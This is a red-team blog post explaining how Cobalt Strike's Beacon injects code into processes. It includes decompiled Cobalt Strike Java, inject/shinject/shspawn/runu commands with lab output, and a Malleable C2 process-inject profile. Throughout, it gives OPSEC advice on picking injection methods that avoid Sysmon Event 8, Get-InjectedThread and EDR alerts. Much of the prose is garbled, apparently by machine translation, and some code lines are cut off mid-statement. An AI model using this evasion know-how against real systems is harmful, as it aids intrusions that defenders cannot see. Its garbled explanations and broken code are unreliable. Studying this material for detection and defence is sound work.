

Cobalt Strike Process Injection

boschko.ca/cobalt-strike-process-injection/

Olivier Laflamme

November 2, 2021

```
public void spawn(String paramString) {
    byte[] arrayOfByte1 = getDLLContent();
    int i = ReflectiveDLL.findReflectiveLoader(arrayOfByte1);
    if (i <= 0) {
        this.tasker.error("Could not find reflective loader in " + getDLLName());
        return;
    }
    if (ReflectiveDLL.is64(arrayOfByte1)) {
        if (ignoreToken()) {
            this.builder.setCommand(71);
        } else {
            this.builder.setCommand(88);
        }
    } else if (ignoreToken()) {
        this.builder.setCommand(70);
    } else {
        this.builder.setCommand(87);
    }
    arrayOfByte1 = fix(arrayOfByte1);
    if (this.tasker.obfuscatePostEx())
        arrayOfByte1 = _obfuscate(arrayOfByte1);
    arrayOfByte1 = setupSmartInject(arrayOfByte1);
    byte[] arrayOfByte2 = getArgument();
    this.builder.addShort(getCallbackType());
    this.builder.addShort(getWaitTime());
    this.builder.addInteger(i);
    this.builder.addLengthAndString(getShortDescription());
    this.builder.addInteger(arrayOfByte2.length);
    this.builder.addString(arrayOfByte2);
    this.builder.addString(arrayOfByte1);
    byte[] arrayOfByte3 = this.builder.build();
    this.tasker.task(paramString, arrayOfByte3, getDescription(), getTactic());
}
}
```

Windows Internal

Discussing the various methods that Cobalt Strike uses to perform process injection.



Olivier Laflamme

Nov 2, 2021 • 14 min read

I've documented some of my thoughts and ideas around process injection. In this blog will mostly cover some technical details about Cobalt Strike's process injection, as well as some of the red team attack techniques you may want to know?

Injection Function

Cobalt Strike currently provides process injection functions in some scenarios. The most common is to directly inject payload into a new process. This function can be executed through various sessions that you have obtained, such as [Artifact Kit](#) , [Applet Kit](#) and [Resource Kit](#). This article will focus on Cobalt Strike's process injection in Beacon sessions.

The `shinject` command injects code into any remote process, some built-in post-exploitation modules can also be injected to a particular remote process through this method. Cobalt Strike did this because injecting shellocde into a new session would be safer than migrating the session directly to another C2.

(Probably the reason is that if the new session is not pulled up, it will be embarrassing if the original session has dropped.)

Therefore, Cobalt Strike "post-exploitation" will start a temporary process when it is executed, and inject the DLL file corresponding to the payload into the process, and confirm the result of the injection by retrieving the named pipe. Of course, this is just a special case of process injection. In this way, we can safely operate the main thread of these temporary processes without worrying about operation errors that cause the program to crash and result in loss of permissions. This is a very important detail to understand when learning to use Cobalt Strike injection process.

The first parameter of the inject command mentioned in the original text is the PID of the target program to be injected, and the second parameter is the architecture of the target program. If not filled, the default is x86.

```
inject 7696 x64
```

The screenshot displays the Cobalt Strike interface. On the right, the 'Processes' window shows a list of running processes. The process `httpd.exe` with PID `7696` is highlighted with a red box. The terminal window on the left shows the command `inject 7696 x64` being executed, resulting in the message: `[*] Tasked beacon to inject windows/beacon_http/reverse_http (1)` and `[+] host called home, sent: 263193 bytes`.

The screenshot shows the terminal window with event logs for a beacon connection. The logs indicate that a host named `Boschko` has joined and that initial beacons were received from `VM_Windows@10.0.2.15 (DESKTOP-2A2RJMU)` at various times.

The parameter writing method of `shinject` is the same as that of `inject`. If the third parameter is not written, you will be prompted to select a shellcode file. Pay attention to the bin format payload that needs to be generated.

```
shinject 7696 x64 C:\Users\VM_Windows\Documents\payload.bin
```


The screenshot shows the terminal window with the command `shinject 7696 x64 C:\Users\VM_Windows\Documents\payload.bin` being executed. The output shows the beacon being tasked to inject the payload into the `7696` process, followed by the message: `[+] host called home, sent: 910 bytes`. The event logs below show the beacon connection details.

In addition to the two beacon commands mentioned above, in fact, there is also a `shspawn`. Its role is to start a process and inject shellcode into it. The parameters only need to select the program architecture.

```
shspawn x64 C:\Users\VM_Windows\Documents\payload.bin
```

```
beacon> shspawn x64 C:\Users\VM_Windows\Documents\payload.bin
[*] Tasked beacon to spawn C:\Users\VM_Windows\Documents\payload.bin in x64 process
[+] host called home, sent: 902 bytes
```

```
11/02 18:32:55 *** Boschko has joined.
11/02 18:34:23 *** initial beacon from VM_Windows@10.0.2.15 (DESKTOP-2A2RJMU)
11/02 19:03:04 *** initial beacon from VM_Windows@10.0.2.15 (DESKTOP-2A2RJMU)
11/02 19:07:42 *** initial beacon from VM_Windows@10.0.2.15 (DESKTOP-2A2RJMU)
11/02 19:10:37 *** initial beacon from VM_Windows@10.0.2.15 (DESKTOP-2A2RJMU)
```



As shown in the figure, the payload is injected into the dllhost.exe program. This method is much more stable than the first two, and you are not afraid of crashing the program. shspawn and shinject are quite flexible because they allow us to provide any arbitrary shellcode – including 64-bit and stageless.

So whats actually going on?

Prior Knowledge

To better understand all that follows lets take a step back and have a look at sacrificial processes by looking at execute-assembly.

```
public void ExecuteAssembly(String paramString1, String paramString2) {
    PEParser pEParser = PEParser.load(CommonUtils.readFile(paramString1));
    if (!pEParser.isProcessAssembly()) {
        error("File " + paramString1 + " is not a process assembly (.NET EXE)");
        return;
    }
    for (byte b = 0; b < this.bids.length; b++) {
        BeaconEntry beaconEntry = DataUtils.getBeacon(this.data, this.bids[b]);
        if (beaconEntry.is64()) {
            (new ExecuteAssemblyJob(this, paramString1, paramString2, "x64")).spawn(this.bids[b]);
        } else {
            (new ExecuteAssemblyJob(this, paramString1, paramString2, "x86")).spawn(this.bids[b]);
        }
    }
}
```

In a nutshell, whats happening when you're invoking execute-assembly is that you're going to create a new job (as the function highly suggests) but the beauty of it is that there is a `.spawn` and as you can see the only difference between the two lines is just the

architecture.

So if the beacon that is running on the target is x64 its actually going to spawn a new x64 job, if not its going to spin a 32bit version.

The main takeaway is every time you see `.spawn`, especially with the BIDs which is the reference to the current beacon running on the target, this is where things can get slightly dangerous if you dont understand whats happening.

```
public void spawn(String paramString) {
    byte[] arrayOfByte1 = getDLLContent();
    int i = ReflectiveDLL.findReflectiveLoader(arrayOfByte1);
    if (i <= 0) {
        this.tasker.error("Could not find reflective loader in " + getDLLName());
        return;
    }
    if (ReflectiveDLL.is64(arrayOfByte1)) {
        if (ignoreToken()) {
            this.builder.setCommand(71);
        } else {
            this.builder.setCommand(88);
        }
    } else if (ignoreToken()) {
        this.builder.setCommand(70);
    } else {
        this.builder.setCommand(87);
    }
    arrayOfByte1 = fix(arrayOfByte1);
    if (this.tasker.obfuscatePostEx())
        arrayOfByte1 = _obfuscate(arrayOfByte1);
    arrayOfByte1 = setupSmartInject(arrayOfByte1);
    byte[] arrayOfByte2 = getArguments();
    this.builder.addShort(getCallbackType());
    this.builder.addShort(getWaitTime());
    this.builder.addInteger(i);
    this.builder.addLengthAndString(getShortDescription());
    this.builder.addInteger(arrayOfByte2.length);
    this.builder.addString(arrayOfByte2);
    this.builder.addString(arrayOfByte1);
    byte[] arrayOfByte3 = this.builder.build();
    this.tasker.task(paramString, arrayOfByte3, getDescription(), getTactic());
}
}
```

In a nutshell, there is a concept in Cobalt Strike that is called sacrificial process. What it does is pretty simply. Its just going to spawn a process, and inject itself into it and do whatever you asked for it to invoke. The main reason / the idea behind this is that your main beacon is not going to die regardless of whatever you're running. Because technically, you could kill your beacon if you're doing something extremely bad, and its just corrupting the whole process, and you'd lose your foothold. So the idea here is that you're going to inject inside of a process that is not related to the current process.

Therefore, even if you execute something in assembly and its not working the way its supposed to then its just going to kill the sacrificial process as opposed to killing your whole beacon.


The thing is, you might think that "oh thats super cool ill just run my .net payload with execute-assembly and nothing bad will happen" but in reality if you look at the code there is no indicator that you're actually creating a remote process. Which is something that you

should keep in mind.

So the main takeaway is that you might want to have a list of all the functionality that uses the `.spawn` function because you may want to avoid doing remote process injection in some specific cases. Every time you see `.spawn` in the CS code its pretty sure that it'll create a new process. This is something to keep in mind.

```
public byte[] setupSmartInject(byte[] paramArrayOfbyte) {  
    return !this.tasker.useSmartInject() ? paramArrayOfbyte : PostExObfuscator.setupSmartInject(paramArrayOfbyte);  
}
```

You'll also see something called SetupSmartInject and all that kind of stuff.



```
package pe;  
  
import common.CommonUtils;  
import java.io.File;  
  
public class PostExObfuscator {  
    protected PEEditor editor = null;  
  
    public static byte[] setupSmartInject(byte[] paramArrayOfbyte) {  
        paramArrayOfbyte[1023] = -12;  
        paramArrayOfbyte[1022] = -12;  
        paramArrayOfbyte[1021] = -12;  
        paramArrayOfbyte[1020] = -12;  
        return paramArrayOfbyte;  
    }  
  
    public void enableEvasions() {  
        maskSection(".data");  
        maskSection(".rdata");  
        this.editor.setSectionCharacteristics(".rdata", 0L);  
        this.editor.setCharacteristic(2048, true);  
        fixMZCheck();  
    }  
  
    public void fixMZCheck() {  
        if (this.editor.getInfo().is64()) {  
            byte[] arrayOfByte1 = CommonUtils.Bytes("b9 4d 5a 00 00 66 39 08 74 03 33 c0");  
            byte[] arrayOfByte2 = CommonUtils.Bytes("b9 4d 5a 00 00 90 90 90 90 90");  
            if (this.editor.patchCode(arrayOfByte1, arrayOfByte2))  
                return;  
            CommonUtils.print error("Could not find x64 failure sequence in " + this.editor.getInfo().getDLLName() + " (job will  
        ) else {  
            byte[] arrayOfByte1 = CommonUtils.Bytes("b8 4d 5a 00 00 66 39 01 74 04 33 c0");  
            byte[] arrayOfByte2 = CommonUtils.Bytes("b8 4d 5a 00 00 90 90 90 90 90");  
            if (this.editor.patchCode(arrayOfByte1, arrayOfByte2))  
                return;  
            arrayOfByte1 = CommonUtils.Bytes("b9 4d 5a 00 00 66 39 08 74 04 33 c0");  
            arrayOfByte2 = CommonUtils.Bytes("b9 4d 5a 00 00 90 90 90 90 90");  
            if (this.editor.patchCode(arrayOfByte1, arrayOfByte2))  
                return;  
            CommonUtils.print error("Could not find x86 failure sequence in " + this.editor.getInfo().getDLLName() + " (job will  
        )  
    }  
  
    public void deleteExportName() {  
        int i = this.editor.getInfo().getLocation("Export.Name");  
        int j = this.editor.getInt(i);  
        this.editor.stomp(j);  
    }  
  
    public void obfuscateDOSHeader() {  
        int i = this.editor.getInfo().getLocation("e_lfanew");  
        byte[] arrayOfByte = CommonUtils.randomData(i - 2);  
        this.editor.setString(2, arrayOfByte);  
    }  
}
```

Really, all that is is setting up everything needed to inject inside of the remote process. And here its just using some internal magic to try an obfuscate what you're trying to do. But once again, when it comes to EDR's and stuff like that, if you don't try and actually hide yourself

you're probably still going to raise alerts about the fact that you remotely created a process. And this is something that can be configured in your malleable profile.

This is a typical malleable config file. The idea behind these are that because most of the time its going to be using http so you'll want to customize your http traffic to blend into legitimate traffic.

```
#####
# CreateThread                               Current Process only
# CreateRemoteThread                         Yes           No cross-session
# NtQueueApcThread
# NtQueueApcThread-s                         This is the "Early Bird" injection technique. Suspended processes (e.g., post-ex jobs) only.
# RtlCreateUserThread                         Yes           Yes           Risky on XP-era targets; uses RWX shellcode for x86->x64 injection.
# SetThreadContext                           Yes           Suspended processes (e.g. post-ex jobs only)
execute {

    # The order is important! Each step will be attempted (if applicable) until successful
    ## self-injection
    CreateThread "ntdll!RtlUserThreadStart+0x42";
    CreateThread;

    ## Injection via suspended processes (SetThreadContext|NtQueueApcThread-s)
    # OPSEC - when you use SetThreadContext; your thread will have a start address that reflects the original execution entry point of the temporary process.
    # SetThreadContext;
    NtQueueApcThread-s;

    ## Injection into existing processes
    # OPSEC Uses RWX stub - Detected by Get-InjectedThread. Less detected by some defensive products.
    #NtQueueApcThread;

    # CreateRemoteThread - Vanilla cross process injection technique. Doesn't cross session boundaries
    # OPSEC - fires Sysmon Event 8
    CreateRemoteThread;

    # RtlCreateUserThread - Supports all architecture dependent corner cases (e.g., 32bit -> 64bit injection) AND injection across session boundaries
    # OPSEC - fires Sysmon Event 8. Uses Meterpreter implementation and RWX stub - Detected by Get-InjectedThread
    RtlCreateUserThread;
}
}
```

So this is usually where you have your SpawnTo Process information. As you can see the sacrificial process can actually be defined for both architectures. But whats important is that you can specify which function you want to use when you do remote process injection. So you can specify how you want to do it and in which order.

Before diving deeper into this, its always a good thing to disable the one's you think is insecure. We'll discuss all about this further down the blog.

In this case the `NtQueueApcThread` was commented out so you wont be using that one. By default the top 6 listed are what you "can" use. `CreateThread` as you know is only going to be used to create a thread inside of the remote process. `CreateRemoteThread` is fairly safe IF you had EDR unhooking in place. `NtQueueApcThread` is probably the least secure one of them. The reason is that `QueueApcThread` is actually hijacking an existing thread most of the time. So sometimes if you're hijacking something that you shouldn't then you may run into some unintended issues, so if possible avoid this at all costs. The other ones are more or less the same as `CreateRemoteThread` just using a different approach. This is in my opinion super important when it comes to process injection, because as we've just seen above some CS functionality will force you to have process injection by default. And the ones

that rely on sacrificial processes will always call `.spawn` and will always end up injecting inside of a remote process. The process is actually going to be the one that you specify in your profile, so technically you could have a different one for x64 and x86.

Now there is quite a lot of people who have lists of processes that get spawned all the time that don't live for to long so you could try to mimic that.

Injection Process

The `process-inject` block in Cobalt Strike's Malleable C2 configuration file is where the configurations for process injection is defined. So this is usually where you have your `SpawnTo Process` information.

```
process-inject {
  # set remote memory allocation technique
  set allocator "NtMapViewOfSection";

  # shape the content and properties of what we will inject
  set min_alloc "16384";
  set userwx    "false";

  transform-x86 {
    prepend "\x90";
  }

  transform-x64 {
    prepend "\x90";
  }

  # specify how we execute code in the remote process
  execute {
    CreateThread "ntdll!RtlUserThreadStart";
    CreateThread;
    NtQueueApcThread-s;
    CreateRemoteThread;
    RtlCreateUserThread;
  }
}
```

So, the execution flow for `process-inject` block of code in Cobalt Strike's Malleable profile is roughly as follows:

1. Open the handle of the remote process.
2. Allocate memory in remote processes.
3. Copy the shellcode to the remote process.
4. Execute shellcode in the remote process.

Step 1:

The first step is to distribute and copy data to the remote host. If we start a temporary process; that is, we already have a handle to the remote process, at this time if we want to inject the code into the existing remote process Cobalt Strike will use `OpenProcess` to solve this problem.

Step 2:

Cobalt Strike provides two options for allocating memory and copying data into remote processes.

The first solution is the classic: `VirtualAllocEx -> WriteProcessMemoryPattern`, which is very common in attack tools. It is worth mentioning that this solution is also applicable to different process architectures, and the application of process injection is not limited to the injection of x64 target processes. This means that a good solution needs to take into account the different extreme situations that can occur (for example, x86-> x64, or x64-> x86, etc.). This makes it `VirtualAllocEx` a relatively reliable choice, and Cobalt Strike's default solution is also this. If you want to directly specify this mode, you can set `process-inject allocator` option `VirtualAllocEx`.

The second solution provided by Cobalt Strike is `CreateFileMapping -> MapViewOfFile -> NtMapViewOfSection` mode. This solution will first create a mapping file that supports the Windows system, and then map the view of the mapping file to the current process. Then Cobalt Strike will copy the injected data to the memory associated with the view and `NtMapViewOfSection` call our remote process. To use this scheme you can set the `allocator` to `NtMapViewOfSection`. The disadvantage of this scheme is only for `x86 -> x86` and `x64 -> x64`, regarding the cross-architecture injection when Cobalt Strike will automatically switch back to `VirtualAllocEx` mode.

When `VirtualAllocEx -> WriteProcessMemory` mode injection is subject to soft defense it is also a good choice to try this scheme instead. (It is very useful when killing software without detecting other methods of copying data to a remote process.)

Step 3:

The third step is data conversion. Step 2 and this step as mentioned above assume that everything is normal and the original data is copied to the injected data, which is almost impossible in a real environment. To this end, Cobalt Strike's `process-inject` adds the function of transforming and injecting data. The `min_alloc` option is the minimum size of the block that Beacon will allocate in the remote process, `startrwx` and the `userwx` option is the initial Boolean value of the allocated memory and the final permission of the allocated memory. If you want to prohibit data from being readable, writable, and executable (`RWX`), please set these values to `false`. `transform-x86` and those that `transform-x64` support converting data to another architecture. If you need to add data in advance, make sure it is executable code for the corresponding architecture.

Note, many content signatures look for specific bytes at a fixed offset at the beginning of the observable boundary. These checks occur in $O(1)$ time, which is conducive to $O(n)$ search. Excessive inspection and security technology may consume a lot of memory, and performance will be reduced accordingly.

Binary padding also affects post-exploitation of the thread start address offset in Cobalt Strike. When a Beacon injects a DLL into memory; its `ReflectiveLoader` starts the thread at the position where the function exported by the DLL should be. This offset is shown in the thread start address feature, and is looking for a specific "post-exploitation" DLL of potential indicators. The data before injection into the DLL will affect this offset. (It's okay not to know about thread related things, I will talk about it next ...)

Step 4:

The fourth step is code execution. To better understand all of this let's take a look at the subtle differences between different execution methods in a beacon:

CreateThread

`CreateThread` from the beginning. I think that `CreateThread` if it exists, should first appear in an execution block, this function only runs when it is limited to self-injection. Using `CreateThread` will start a thread pointing to the code you want your Beacon to run. But be careful, when you self-inject in this way, the thread you pull will have a starting address, which is not related to the module (by module I mean DLL / current program itself) loaded into the current process space. For this you can specify `CreateThread"module ! somefunction + 0x ##"`. This variant will generate a suspended thread that points to the specified function, if the specified function cannot be `GetProcAddress` obtained this is because Beacon will use to `SetThreadContext` update and will use this new thread to run the injected code, which is also a self-injection method that can provide you with a more favorable foothold.

SetThreadContext

Next is `SetThreadContext`, which is used in post-exploitation. One of the main thread method interim process tasks generated. The Beacon is `SetThreadContext` suitable for `x86 -> x86, x64 -> x64 and x64 -> x86`. If you choose to use it `SetThreadContext`, place it in `CreateThread` after the option in the execution block. `SetThreadContext` when used; your thread will have a starting address that reflects the original execution entry point of the temporary process which is very nice.

NtQueueApcThread-s

Another way to suspend a process is to use it `NtQueueApcThread-s`. This method uses `NtQueueApcThread` which is a one-time function to queue up when the target thread wakes up next time. In this case, the target thread is the main thread of the temporary process. The

next step is to call `ResumeThread` , this function wakes up the main thread of our suspended process, because the process has been suspended at this time, we do not have to worry about returning this main thread to the process. This method only applies to `x86 -> x86` and `x64 -> x64` .

Determining whether to use `SetThreadContext` or `NtQueueApcThread-s` depends on you. In most cases I think the latter is obviously more convenient.

NtQueueApcThread

Another approach is through `NtQueueApcThread` it is like `NtQueueApcThread-sun` but it targets existing remote processes. This method needs to push the RWX stub to the remote process. This stub contains the code related to the injection. To execute the stub, you need to add the stub to the APC queue of each thread in the remote process. The stub code will be executed.

So what is the role of stubs?

First, the stub checks whether it is already running, and if it is, it executes nothing, preventing the injected code from running multiple times.

Then the stub will be called with the code and its parameters we injected `CreateThread` . This is done to let APC return quickly and let the original thread continue to work.

No thread will wake up and execute our stub. Beacon will wait about 200ms to start and check the stub to determine whether the code is still running. If not, update the stub and mark the injection as already running, and continue to the next item. This It is

`NtQueueApcThread` the implementation details of the technology.

At present, I have used this method a few times, because some security products have very little attention to this incident. In other words, OPSEC has paid attention to it, and it is indeed a memory indicator that promotes RWX stubs. It will also call the code of the remote process that we push `CreateThread` . The starting address of the thread does not support the module on the disk. Use `Get-InjectedThread` scan not effectively. If you think this injection method is valuable, please continue to use it. Pay attention to weighing its pros and cons. It is worth mentioning that this method is limited to `x86 -> x86` and `x64 -> x64`.

CreateRemoteThread

Another way is via `CreateRemoteThread` which can be used literally as a remote injection technology. Starting with Windows Vista, injecting code across session boundaries will fail. In Cobalt Strike, `vanilla CreateRemoteThreadcovers` `x86 -> x86`, `x64 -> x64` and `x64 -> x86` . The movement of this technology is also obvious. When this method is used to create a thread in another process, it will trigger event 8 of the system monitoring tool Sysmon. Such, Beacon has indeed implemented a `CreateRemoteThread` variant that

"module!function + 0x ##" accepts a pseudo start address in the form CreateThreadSimilarly, Beacon will create its thread in the suspended state and use SetThreadContext / ResumeThread enable to execute our code. This variant is limited to x86 -> x86 and x64 -> x64 . If the GetProcAddress specified function cannot be used, this variant will also fail.

RtlCreateUserThread

The last way Cobalt Strike executes blocks is RtlCreateUserThread . This way CreateRemoteThread functions is very enjoyable but has some limitations, it is not perfect and has flaws.

RtlCreateUserThread code will be injected across the session boundary. It is said that there will be many problems during the injection on Windows XP. This method will also trigger event 8 of the system monitoring tool Sysmon. One benefit is that it covers x86->x86, x64->x64, x64->x86, and x86->x64 , the last case is very important.

x86 -> x64 injection are in x86 Beacon carried out sessions. And for your post-exploitation generation process x64 tasks, hashdump , mimikatz , execute-assembly and powerpick modules are silent as x64. In order to achieve x86 -> x64 injection, this method converts the x86 process to x64 mode and injects RWX stubs to facilitate calling from x64 RtlCreateUserThread . This technique comes from Meterpreter. RWX stubs are a pretty good memory indicator. I have long suggested: "Let the process stay in x64 mode as much as possible", the above situation is why I would say this, and it is also recommended to put one in all. So process-inject is the lowest way to have it, you can use it when there is no other work execute blockRtlCreateUserThread

How to Live Without Process Injection

When thinking about how to use these attack techniques flexibly, I was also thinking what to do if none of these methods work?

Process injection is a technique used to, at its core transfer payload / capability to migrate to different processes (such as from desktop session 0 to desktop session 1), you can use the runu command to transfer to different processes without process injection, (in other words, you can run runu if you want to run a command under a parent in another desktop session.) and you can specify the program that you want to run as child processes of any process. This is a way to introduce a session to another desktop session without process injection.

The screenshot displays the Cobalt Strike interface. On the left, a terminal window shows the following commands and output:

```

beacon> runu 7696 calc
[*] Tasked beacon to execute: calc as a child of 7696
[+] host called home, sent: 20 bytes
beacon> runu 9748 calc
[*] Tasked beacon to execute: calc as a child of 9748
[+] host called home, sent: 20 bytes
beacon> runu 7696 notepad
[*] Tasked beacon to execute: notepad as a child of 7696
[+] host called home, sent: 23 bytes

```

On the right, the 'Processes' window shows a list of running processes. The 'notepad.exe' process (PID 10896) is highlighted in green and red, indicating it is the target of the injection. The status bar at the bottom indicates: 'CPU Usage: 8.90% Physical memory: 3.07 GB (57.29%) Processes: 202'.

Process injection is also one of the methods to execute code without landing files on the target. Many post-exploitation functions in Cobalt Strike can choose to attack specific processes. For example, specifying the current Beacon process can be leveraged without having to perform a remote injection. This is more-or-less self-injection.

Of course, life is not perfect and it is not perfect to execute code without a "file on the ground". Sometimes it is best to put something on the disk.

References: